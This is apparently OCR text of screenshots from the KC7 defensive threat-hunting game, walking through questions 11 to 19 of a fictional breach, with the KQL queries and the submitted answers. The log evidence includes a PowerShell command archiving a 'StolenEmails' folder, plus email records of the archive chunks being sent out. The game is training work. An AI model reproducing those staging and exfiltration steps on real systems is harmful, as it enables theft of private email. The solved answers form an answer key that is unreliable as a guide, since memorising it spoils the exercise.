
```
Compress-Archive -Path C:\Users\jokarlsson\Documents\StolenEmails\* -DestinationPath C:\Users\jokarlsson\Documents\StolenEmails.zip
```


2024-07-08 14:41:47.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...	$emails = Get-ChildItem -Path C:\Users\jokarlsson\\Docu...	powershell.exe	02efe9042352c4



KC7
81%
Section 4: Nope, it's a full on frognado!!!!
Question 11 (solved): (50) points
Those must have been some very important emails... Let's see if you can find which one they were interested in.
Johanna seems to have had a few email exchange with a very specific person.
What is the email address of that person?
erik.stevens@valdoriapublicworks.gov
Solved by 157 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/ValdyX2
Pin to dashboard
Open
Copy
Table 1
Add visual
Stats
Search
UTC
Done (0.717 s)
22 records
timestamp
sender
reply_to
recipient
subject
verdict
link
erik.stevens@valdoriapublicworks.gov



KC7
81%
Section 4: Nope, it's a full on frognado!!!!
Question 12: (30) points
Wait... That's the mayor!
How many emails total can you find between them?
6
Solved by 157 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/ValdyX2
Pin to dashboard
Open
Copy
Table 1
Add visual
Stats
Search
UTC
Done (0.306 s)
6 records
timestamp
sender
reply_to
recipient
subject
verdict
link



KC7
83%
Section 4: Nope, it's a full on frognado!!!!
Question 13: (30) points
Look at the subject lines. The mayor seems really excited about something.
What is the mayor looking forward to?
We're going to make so much freaking money!
Solved by 153 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/ValdyX2
Pin to dashboard
Open
Copy
Table 1
Add visual
Stats
Search
UTC
Done (0.306 s)
6 records
timestamp
sender
reply_to
recipient
subject
verdict
link
We're going to make so much freaking money!



KC7
85%
Section 4: Nope, it's a full on frognado!!!!
Question 14: (30) points
What is the link Johanna shared with the mayor in her last email?
https://www.whyyoushoudntcareaboutnature.com
Solved by 157 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/ValdyX2
let johanna_email =
Employees
| where role == "ceo"
| project email_addr;
Email
| where sender in (johanna_email, "erik.stevens@valdoriapublicworks.gov")
| where recipient in (johanna_email, "erik.stevens@valdoriapublicworks.gov")
| where sender != recipient
Table 1
Add visual
Stats
6 records
sender
reply_to
recipient
subject
verdict
link
https://www.whyyoushoudntcareaboutnature.com



KC7
86%
Section 4: Nope, it's a full on frognado!!!!
Question 15: (40) points
It definitely looks like the hacktivists found proof of some shady deal going on between those two...
Okay, you know they prepped the emails in a specific folder and archived it. But what did they do with it next?
You go back to the processes and find a command that divides the zip file into chunks.
When did this happen?
2024-07-08T14:41:47Z
Solved by 154 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/TitanShield
OutboundNetworkEvents
| where src_ip == "10.10.0.8"
Table 1
Add visual
Stats
74 records
timestamp
method
src_ip
user_agent
url


KC7
91%
Section 4: Nope, it's a full on frognado!!!!
Question 16 (solved): (40) points
The threat actor divided the archive into smaller bits so that the exfiltration could fly under the radar.
How many chunks were the archive divided into?
10
Solved by 157 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/ValdyX2
let johanna_email =
Employees
| where role == "ceo"
| project email_addr;
Email
| where sender in (johanna_email, "erik.stevens@valdoriapublicworks.gov")
| where recipient in (johanna_email, "erik.stevens@valdoriapublicworks.gov")
| where sender != recipient
Table 1
Add visual
Stats
6 records
timestamp
sender
reply_to
recipient
subject
verdict
link


KC7
94%
Section 4: Nope, it's a full on frognado!!!!
Question 17 (solved): (50) points
The hacktivists sent the chunks to an email address they control.
What is that email address?
htuortwodahs@yopmail.com
Solved by 130 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Whoa, Sherlock! You solved it!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.TitanShield
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
Email
| where timestamp between (datetime(2024-07-08T14:40) .. datetime(2024-07-12T10:00))
| summarize count() by recipient
Table 1
Add visual
Stats
Search
UTC
Done (0.817 s)
1,615 records
recipient
count_
christopher24@gmail.com 1
brianmacdonald@pierce.org 1
giuseppe_williams@framtidxdevcorp.com 1
flemingel1zabeth@montgomery.biz 1
jenell_jobe@techinnovators.io 1
nancy_guthrie@techinnovators.io 1
roman_johnson@valdoriapublicworks.gov 1
karen_hutcheson@framtidxdevcorp.com 1
betty_bishop@valdoriapublicworks.gov 1
mikael_johansson@framtidxdevcorp.com 1
ssmith@duncan.com 1
garrettwells@hotmail.com 1


KC7
94%
Section 4: Nope, it's a full on frognado!!!!
Question 18: (50) points
They also sent a copy of their findings to someone you worked with last time you were in Valdoria.
Who is the other recipient?
nene.leaks@valdoriantimes.com
Solved by 130 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.TitanShield
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
Email
| where sender contains "ceo"
Table 1
Add visual
Stats
Search
UTC
Done (0.329 s)
45 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-07-09 14:25:42.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 14:42:44.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 15:08:42.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 15:12:58.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 15:14:58.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 15:30:42.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 15:33:42.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 15:40:39.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com nene.leaks@valdoriantimes.com Confidential Documents: S... CLEAN
2024-07-09 15:58:21.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com nene.leaks@valdoriantimes.com Confidential Documents: S... CLEAN
2024-07-10 12:32:23.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-10 13:02:08.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com nene.leaks@valdoriantimes.com Confidential Documents: S... CLEAN


KC7
99%
Section 4: Nope, it's a full on frognado!!!!
Question 19 (solved): (40) points
Woopsie, that's the editor of the Valdorian Times. Guess the city will have another scandal on their hands.
What is the subject of the emails sent to the editor?
Confidential Documents: Scandalous Emails Exposed on Mall Projec
Solved by 130 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Nailed it with the precision of a surgeon!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.TitanShield
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
Email
| where sender contains "ceo"
Table 1
Add visual
Stats
Search
UTC
Done (0.329 s)
45 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-07-09 15:12:58.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 15:14:58.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 15:30:42.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 15:33:42.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-09 15:40:39.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com nene.leaks@valdoriantimes.com Confidential Documents: S... CLEAN
2024-07-09 15:58:21.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com nene.leaks@valdoriantimes.com Confidential Documents: S... CLEAN
2024-07-10 12:32:23.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com htuortwodahs@yopmail.com Confidential Documents: E... CLEAN
2024-07-10 13:02:08.0000 ceo@framtidxdevcorp.com ceo@framtidxdevcorp.com nene.leaks@valdoriantimes.com Confidential Documents: S... CLEAN
Confidential Documents: Scandalous Emails Exposed on Mall Project!!!!!


KC7
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Forsakes the Environment for profit
By NINE LEAKS
You quickly write your report so that you can deliver it and flee before the stern man finds you (he is that scary, he reminds you of the Slender Man).
You suspect Alex Johns an was a sock puppet created by the hacktivists. Having a legitimate foothold into the company, and after some thorough reconnaissance on FramtidX's website, they spearphished four persons of interest: the webmaster, the chief architects, and the CEO. In order to put pressure on the company so that they would drop the construcuon of the mall, they defaced the website and destroyed the plans. They could have stopped there, but then they found the emails between the CEO and the mayor, which they saved, staged and exfiled. To cause maximum chaos, they involved the best newspaper of the city.
Phew.
Your work here is done. You deserve an ice-cream.
Type slurp to finish the module."
slurp
Solved by 150 players || Need help?
Submit
YOU DID IT!
YOU BEAT THE HACKERS
You did it!
Yay! You completed the module . Let's celebrate . You will be awarded a badge for the completion of this module.
KC7 is made free by hardworking volunteers. If you enjoy the game, please tell others about it, share it on social media, or follow our accounts. Your support will help us bring free cybersecurity content to more people.
Done
View your badge
Game Ranking
You must be a trivia ninja!
kc7001.eastus.ValdyTimes
kc7001.eastus.Titanshield
Pin to dashboard
Open
Copy
Export
Search
UTC
Done (0.329 s)
45 records
recipient
subject
verdict
link
Columns
CLEAN